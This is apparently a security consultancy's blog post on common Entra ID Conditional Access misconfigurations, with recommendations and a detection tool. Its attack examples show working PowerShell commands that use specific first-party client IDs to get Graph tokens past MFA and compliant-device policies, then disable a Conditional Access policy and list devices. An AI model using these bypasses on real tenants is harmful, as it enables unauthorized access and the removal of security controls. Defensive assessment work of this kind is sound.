This post is part of a small blog series covering common Entra ID security findings observed during real-world assessments. Each article explores selected findings in more detail to provide a clearer understanding of the underlying risks and practical implications.
- Part 1: Privileged Foreign Enterprise Applications
- Part 2: Privileged Unprotected Groups
- Part 3: Weak Privileged Identity Management Configuration
Conditional Access Policies
Conditional Access policies are among the most important security controls in Entra ID. As the name suggests, they define under which conditions access is allowed within a tenant. They are used to enforce protections such as MFA, restrict access based on device state or location, and apply stronger controls to sensitive applications or privileged accounts.
At the same time, Conditional Access is a broad and complex topic. The security benefits depend not only on whether policies exist, but also on how well they are designed, scoped, and maintained over time.
A full discussion would easily justify a separate blog post series. Therefore, this post takes a higher-level view and focuses on general weaknesses and commonly occurring issues.
Common Issues in Conditional Access Policy Design and Configuration
Reviewing existing Conditional Access policies is one of the most important tasks in an Entra ID security assessment. This section highlights common issues that we regularly observe in practice, including coverage gaps and design weaknesses that reduce the intended security benefits.
Issues in Identity Targeting
Each Conditional Access policy must define which identities it applies to. Weaknesses in this area that can leave relevant users insufficiently protected.
Targeting Users via Groups
A common approach is to scope important Conditional Access policies, for example policies enforcing MFA, to specific groups. In principle, this can work well. In practice, however, we often find that not all relevant users are actually members of the targeted groups. As a result, some users remain outside the scope of the policy and are therefore not protected as intended.
Issues in Role-Based Targeting
Conditional Access policies often target administrative accounts based on Entra ID roles. This is generally a sensible approach, but in practice we regularly see tenants where privileged roles are in use that are not included in the relevant Conditional Access policies. This can leave administrative accounts less protected than originally intended.
In addition, there is an important Microsoft limitation to be aware of: scoped role assignments are not considered in Conditional Access role targeting1. For example, if a user has the User Administrator role scoped only to an Administrative Unit, that user is not included when a policy targets the role.
Targeting Specific Resources in Basic Protection Policies
Another issue we sometimes observe is that important protection mechanisms are scoped only to specific resources. One example is requiring phishing-resistant MFA only for Microsoft Admin Portals.
The problem is that these resources often do not provide the coverage administrators expect. For example, Microsoft Admin Portals only covers the web-based admin portals, while sensitive actions may also be performed directly on the Microsoft Graph API2.
Too Many Conditions
Conditional Access is sometimes referred to as an identity firewall. However, that comparison can be misleading. Unlike many traditional firewall designs, Conditional Access does not provide a simple default-deny model for all authentication activity. Access is generally allowed unless a policy applies to the sign-in and enforces a control or block.
This makes policy scope highly important. Every additional condition (e.g. network locations, device platform, client apps) in a Conditional Access policy reduces the number of authentication events to which it applies. While conditions are often needed, too many of them can unintentionally create gaps in protection. In practice, we regularly see policies that are narrower than the administrators expect, leaving many authentication events outside the intended protection.
A commonly observed example is a Conditional Access policy that includes both Sign-in risk and User risk as conditions. Because these conditions are combined using a logical AND, both must apply at the same time for the policy to take effect. However, the two conditions often do not overlap for the same sign-in: Sign-in risk is evaluated as part of the authentication process, while User risk is usually calculated separately in the background and may only be raised later through offline detection3. Consequently, such a policy may be triggered only rarely in practice and may therefore provide less protection than expected.
Built-In Bypasses
Even if Conditional Access policies target all users and all resources, this does not necessarily mean that every relevant action is covered.
Some actions, such as registering security information or joining a device, must be addressed in a dedicated policy to be covered. In addition, Microsoft has implemented several built-in bypasses and exceptions. These are likely required to avoid breaking important platform functionality. The difficulty is that they are not always clearly documented, which can lead to incorrect assumptions about the actual protection in place. A well-known example is a built-in bypass for policies that require only a compliant device4, which still allows limited actions such as reading device information.
As a result, even broadly scoped Conditional Access policies should not automatically be assumed to cover every relevant action.
Missing Policies
Based on our observations, most tenants now enforce MFA through Conditional Access policies. However, during assessments we still regularly find that other important Conditional Access policies are missing.
Examples include:
- no policy restricting the registration of security information
- no policy blocking the device code flow
- no policy enforcing phishing-resistant MFA for privileged administrative accounts
- no policy restricting from which devices or locations privileged administrators can access the tenant
- no policy restricting from which devices users can access business-critical resources
One policy worth highlighting is the restriction of security information registration, as the impact of this gap is sometimes underestimated.
If no dedicated policy protects the Register security information action, an attacker with the user’s password may still be able to register a new MFA factor during sign-in, provided the user has not yet registered any MFA methods. That factor can then be used to satisfy the MFA requirement.
The example section later in this post illustrates this issue with a practical scenario.
Excluding (Large) IP Ranges
We regularly see specific IP ranges excluded from important Conditional Access policies, such as MFA requirements. In many cases, these exclusions were introduced to reduce MFA prompts for users. However, they are often unnecessary, particularly in environments using Hybrid Joined or Entra Joined devices, where the Primary Refresh Token (PRT) mechanism already reduces repeated MFA prompts5.
In some environments, the excluded ranges are also relatively large, for example /24 or /23 networks. Especially in smaller organizations, these ranges often include not only the public IP addresses used by employees, but also other infrastructure segments such as guest Wi-Fi or DMZ networks. As a result, they can unnecessarily weaken the intended protection and increase the risk of abuse.
Attack Examples
The following attack examples illustrate some of the issues described earlier using practical scenarios. In some cases, the security impact is not immediately obvious, so practical examples help clarify their relevance.
Abusing Missing Protection for Security Information Registration
A Conditional Access policy targeting the user action Register security information can restrict under which conditions users are allowed to register MFA methods or use self-service password reset (SSPR)6.
A common assumption is that the registration of MFA methods only becomes relevant after an attacker has already fully compromised an account, for example through man-in-the-middle (MitM) phishing or token theft. In practice, however, there is another issue that is sometimes overlooked: if a user has no MFA methods registered yet and no policy protects Register security information, the account may effectively only be protected by its password.
As a result, if an attacker is able to compromise the password, for example through password spraying, it may still be possible to register a new MFA factor before the general MFA Conditional Access policy is enforced. The attacker can then use this newly registered factor to satisfy the MFA requirement in later sign-ins.
For this reason, this policy is particularly important for protecting newly created accounts and other accounts that do not yet have any MFA methods registered.
For example, assume the tenant only has a policy enforcing MFA for all users. Alice’s account was created recently and does not yet have any MFA methods registered. Therefore, an attacker who compromises Alice’s password may still be able to satisfy the MFA requirement by first registering their own MFA factor.


This is even possible if additional Conditional Access requirements are configured, such as requiring a compliant device, requiring a joined device, or applying a policy that would otherwise block Alice’s access completely. The following Conditional Access policy configuration illustrates such a scenario:

In the normal portal sign-in flow, the MFA registration wizard may no longer appear. Instead, the following error is shown:

However, under certain conditions, it may still be possible to use applications with known Conditional Access bypasses7, for example by using tools such as EntraTokenAid, and trigger an MFA flow that allows a new MFA factor to be registered:
PS> invoke-Auth -ClientID 1950a258-227b-4e31-a9cf-717495945fc2 -RedirectURL http://localhost:13824 -api 26a4ae64-5862-427f-a9b0-044e62572a4f -ForceNgcMfa -DisableCAE
[*] Local redirect URL used. Starting local HTTP Server..
[+] HTTP server running on http://localhost:13824/
[i] Listening for OAuth callback for 180 s (HttpTimeout value)
In the browser window opened as part of this flow, it is again possible to register a new MFA factor:
Note: In the second scenario, the attacker may only be able to register an additional MFA factor, but not directly access any resources. Further access would still depend on the presence of a weakness or bypass in the existing Conditional Access policies.
The key point is that even restrictive Conditional Access policies targeting all resources do not necessarily prevent every action. Some actions may still remain possible and can support further attack steps. It is therefore important to also protect specific user actions through dedicated Conditional Access policies.
Apart from implementing a dedicated Conditional Access policy for security information registration, additional measures are also important:
- enforce further authentication requirements for users, for example device-based restrictions, so that access is not possible based only on control of the password and MFA
- avoid weak or reused initial passwords across accounts
- avoid synchronizing unnecessary accounts to the cloud, such as service accounts or on-premises administrative accounts
Abusing Weak Resource Targeting
We regularly observe Conditional Access policies that do not target all resources, but only very specific ones. A common real-world example is applying additional protections, such as specific IP restrictions, device requirements, or phishing-resistant MFA, only to the resource Microsoft Admin Portals with the intention of preventing attackers from performing administrative actions.
The problem with these built-in resource selections is that their actual coverage is not always immediately clear. For example, the Microsoft Admin Portals resource protects the web-based administrative portals, but not other interfaces such as direct access to the Microsoft Graph API through a different OAuth client.
As an example, we use the official Microsoft policy template Require multifactor authentication for Microsoft admin portals. This Conditional Access policy targets Global Administrator and other privileged roles, applies to the resource Microsoft Admin Portals, and requires MFA:

However, if the Global Administrator Bob requests a token for the Microsoft Graph API using the client ID of the first-party application Modern Workplace Customer API Native (2e307cd5-5d2d-4499-b656-a97de9f52708), the policy is not applied. As a result, he can even use the resource owner password credentials flow8 directly from the console:
PS> $tokens = Invoke-ROPC -ClientID 2e307cd5-5d2d-4499-b656-a97de9f52708 -Username [email protected] -Password "[CUT-BY-COMPASS]" -Api graph.microsoft.com
[*] Starting ROPC flow: API graph.microsoft.com / Client id: 2e307cd5-5d2d-4499-b656-a97de9f52708 / User: [email protected]
[+] Got an access token and a refresh token
[i] Audience: https://graph.microsoft.com / Expires at: 04/03/2026 17:02:46

PS> $tokens
token_type      : Bearer
expires_in      : 86399
ext_expires_in  : 86399
access_token    : eyJ0eXAiOiJKV1QiL[CUT-BY-COMPASS]
Expiration_time : 03.04.2026 17:02:46
scp             : Application.Read.All AuditLog.Read.All DeviceManagementApps.ReadWrite.All DeviceManagementConfiguration.ReadWrite.All DeviceManagementManagedDevices.PrivilegedOperations.All DeviceManagementManagedDevices.ReadWrite.All DeviceManagementRBAC.ReadWrite.All DeviceManagementServiceConfig.ReadWrite.All Directory.AccessAsUser.All email Group.ReadWrite.All Mail.Send openid Policy.Read.All Policy.ReadWrite.ConditionalAccess profile Reports.Read.All
                  User.ReadWrite.All WindowsUpdates.ReadWrite.All
tenant          : 9f412d6a-xxxx-xxxx-xxxx-32e31a6af459
user            : [email protected]
client_app      : Modern Workplace Customer API Native
client_app_id   : 2e307cd5-5d2d-4499-b656-a97de9f52708
auth_methods    : {pwd}
ip              : [CUT-BY-COMPASS]
audience        : https://graph.microsoft.com
api             : graph.microsoft.com
xms_cc          : {CP1}
In the corresponding sign-in log, it can be seen that the Conditional Access policy enforcing MFA was not applied:

As a result, Bob can perform administrative tasks directly through the Microsoft Graph API instead of through the portal. For example, he can disable a Conditional Access policy:
PS> Connect-MgGraph -AccessToken ($Tokens.access_token | ConvertTo-SecureString -AsPlainText -Force)

Welcome to Microsoft Graph!
Connected via userprovidedaccesstoken access using 2e307cd5-5d2d-4499-b656-a97de9f52708

PS> Get-MgIdentityConditionalAccessPolicy | ft Displayname,ID,State

DisplayName Id                                   State
----------- --                                   -----
EnforceMFA  edafc746-76e3-4a04-9a0d-e9ccb1e5939c enabled

PS> Update-MgIdentityConditionalAccessPolicy -ConditionalAccessPolicyId "edafc746-76e3-4a04-9a0d-e9ccb1e5939c" -BodyParameter @{state = "disabled"}

PS> Get-MgIdentityConditionalAccessPolicy -ConditionalAccessPolicyId "edafc746-76e3-4a04-9a0d-e9ccb1e5939c" | ft Displayname,ID,State

DisplayName Id                                   State
----------- --                                   -----
EnforceMFA  edafc746-76e3-4a04-9a0d-e9ccb1e5939c disabled
Demonstrating Built-in Bypass for Compliant Device
There are also built-in bypasses that are not clearly documented by Microsoft. For example, Dirk-jan Mollema discovered in 2023 that the OAuth client Microsoft Intune Company Portal (client ID: 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223) could be used to bypass the compliant device requirement of Conditional Access policies.
This behavior may be necessary to support the enrollment of devices that are not yet compliant. The more serious issue was that this first-party application historically had dangerous pre-consented delegated permissions across multiple APIs, which could allow full tenant compromise if the user had sufficient privileges.
These pre-consented permissions have since been reduced. However, it is still possible, for example, to read all devices through the Microsoft Graph API. Assume there is a policy named RequireCompliantDevice that directly includes Bob, targets all resources, and requires a compliant device:

However, by using the client ID of the Microsoft Intune Company Portal and a valid redirect URI for this application, it is possible to obtain a valid access token for the Microsoft Graph API with certain pre-consented scopes, such as Device.Read.All, without having a compliant device:
PS> $tokens = Invoke-Auth -ClientID '9ba1a5c7-f17a-4de9-a1f1-6178c8d51223' -RedirectUrl 'urn:ietf:wg:oauth:2.0:oob'
[*] External redirect URL used
[*] Spawning embedded Browser
[+] Got an AuthCode
[*] Calling the token endpoint
[+] Got an access token and a refresh token
[i] Audience: https://graph.microsoft.com / Expires at: 04/03/2026 22:21:56

PS> $tokens

token_type      : Bearer
scope           : email openid profile https://graph.microsoft.com/Device.Read.All [CUT-BY-COMPASS]
expires_in      : 86399
ext_expires_in  : 86399
refresh_in      : 43199
access_token    : eyJ0eXAiOiJKV1QiLCJ[CUT-BY-COMPASS]
refresh_token   : 1.Aa4Aai1Bn2Cu[CUT-BY-COMPASS]
foci            : 1
Expiration_time : 03.04.2026 22:21:56
scp             : Device.Read.All email openid profile ServicePrincipalEndpoint.Read.All User.Read
tenant          : 9f412d6a-xxxx-xxxx-xxxx-32e31a6af459
user            : [email protected]
client_app      : Microsoft Intune Company Portal
client_app_id   : 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223
auth_methods    : {pwd, mfa}
ip              : 5[CUT-BY-COMPASS]
audience        : https://graph.microsoft.com
api             : graph.microsoft.com
xms_cc          : {CP1}
The token can then be used to read information about all devices in the tenant:
PS> Connect-MgGraph -AccessToken ($Tokens.access_token | ConvertTo-SecureString -AsPlainText -Force)
Welcome to Microsoft Graph!

PS> Get-MgDevice | fl DisplayName,OperatingSystem,OperatingSystemVersion,ApproximateLastSignInDateTime,IsCompliant

DisplayName                   : DESKTOP-OKSUS9V
OperatingSystem               : Windows
OperatingSystemVersion        : 10.0.19045.5011
ApproximateLastSignInDateTime : 09.09.2025 06:34:00
IsCompliant                   : False


DisplayName                   : WSPRZH34
OperatingSystem               : Windows
OperatingSystemVersion        : 10.0.19045.3808
ApproximateLastSignInDateTime : 09.12.2025 19:59:20
IsCompliant                   : True
[CUT-BY-COMPASS]
Important: Other enforced grant controls, such as MFA or IP restrictions, still apply. This example is intended to illustrate that built-in bypasses exist for specific conditions and can easily be overlooked, particularly where they are not clearly documented by Microsoft. Several such bypasses were identified and documented by Fabian Bader in 20259.
For this reason, it is generally advisable not to rely on a single condition such as device compliance alone. Instead, important protections should combine multiple strong conditions using a logical AND, for example MFA and a compliant device.
Detecting Conditional Access Policy Issues with EntraFalcon
EntraFalcon is a PowerShell-based assessment and enumeration tool designed to evaluate Microsoft Entra ID environments and identify privileged objects and risky configurations. The tool is open source, available free of charge, and exports results as local interactive HTML reports for offline analysis. Installation instructions and usage details are available on GitHub:
https://github.com/CompassSecurity/EntraFalcon
For Conditional Access, EntraFalcon enumerates all policies in the tenant and provides an overview of their most important settings. This makes it easier to review active policies and their intended purpose without having to click through them one by one in the portal:


The detailed policy view shows relevant policy details such as user coverage, effective inclusions and exclusions, detected warnings, and the configured conditions and grant controls:

The Security Findings Report also evaluates whether important policy types are present, for example for enforcing MFA, blocking the device code flow, blocking legacy authentication, or restricting the registration of security information. It evaluates whether they appear to be configured as expected. This includes checks for issues such as not targeting all applications, excluding too many users, adding unnecessary conditions, or not covering privileged roles that are actually in use. If no suitable policy without detected issues is found, the corresponding security finding is shown:

In the latest version, it is also possible to generate a CSV list of users who are not covered by a specific policy by using the -ExportCapUncoveredUsers switch when running EntraFalcon. This can help identify users who fall outside the scope of an important policy:
Disclaimer: A full technical analysis of Conditional Access remains difficult, especially where multiple policies target different identities to enforce the same control. EntraFalcon therefore uses different confidence levels. Findings are marked as Sure where an important control is clearly missing entirely, for example blocking the device code flow or legacy authentication. Findings related to potentially weak configurations are marked as Require Verification. In addition, the coverage statistics in the current version do not fully enumerate all external user inclusion and exclusion types (only normal B2B guests are covered).
Recommendations
Appropriate recommendations depend heavily on the organization, its internal structure, and the services in use. The following points should therefore be understood as general guidance and adapted to the specific environment.
For basic and important protection policies, such as enforcing MFA, it is generally advisable to keep the design simple and the scope broad:
- target all resources
- include all users
- avoid additional conditions such as network locations, client apps, or device platforms
- keep exclusions to an absolute minimum and review them regularly
At a minimum, tenants should generally consider policies for the following:
- enforcing MFA (ideally phishing-resistant) for all users
- enforcing device-based restrictions where possible, for example requiring a Hybrid Joined or compliant device
- enforcing phishing-resistant authentication and stronger access conditions for privileged administrative accounts
- blocking legacy authentication
- blocking the device code flow
- restricting the registration of security information
- requiring MFA for device registration / device join
- addressing high-risk users
- addressing high-risk sign-ins
- limiting the session duration for privileged users
Other recommendations:
- Ensure that groups used in Conditional Access policies are adequately protected. See also our other blog post on unprotected groups.
- Avoid applying weaker protections to access from organizational IP ranges, especially for baseline protections such as MFA.
References
- https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-conditional-access-users-groups#include-users ↩︎
- https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-conditional-access-cloud-apps?tabs=powershell#microsoft-admin-portals ↩︎
- https://learn.microsoft.com/en-us/entra/id-protection/concept-risk-detection-types#real-time-and-offline-detections ↩︎
- https://www.glueckkanja.com/en/posts/2025-01-14-compliant-device-bypass ↩︎
- https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token#when-does-a-prt-get-an-mfa-claim ↩︎
- https://learn.microsoft.com/en-us/entra/identity/conditional-access/policy-all-users-security-info-registration ↩︎
- https://entrascopes.com/?bypass=true ↩︎
- https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth-ropc ↩︎
- https://cloudbrothers.info/conditional-access-bypasses/ ↩︎
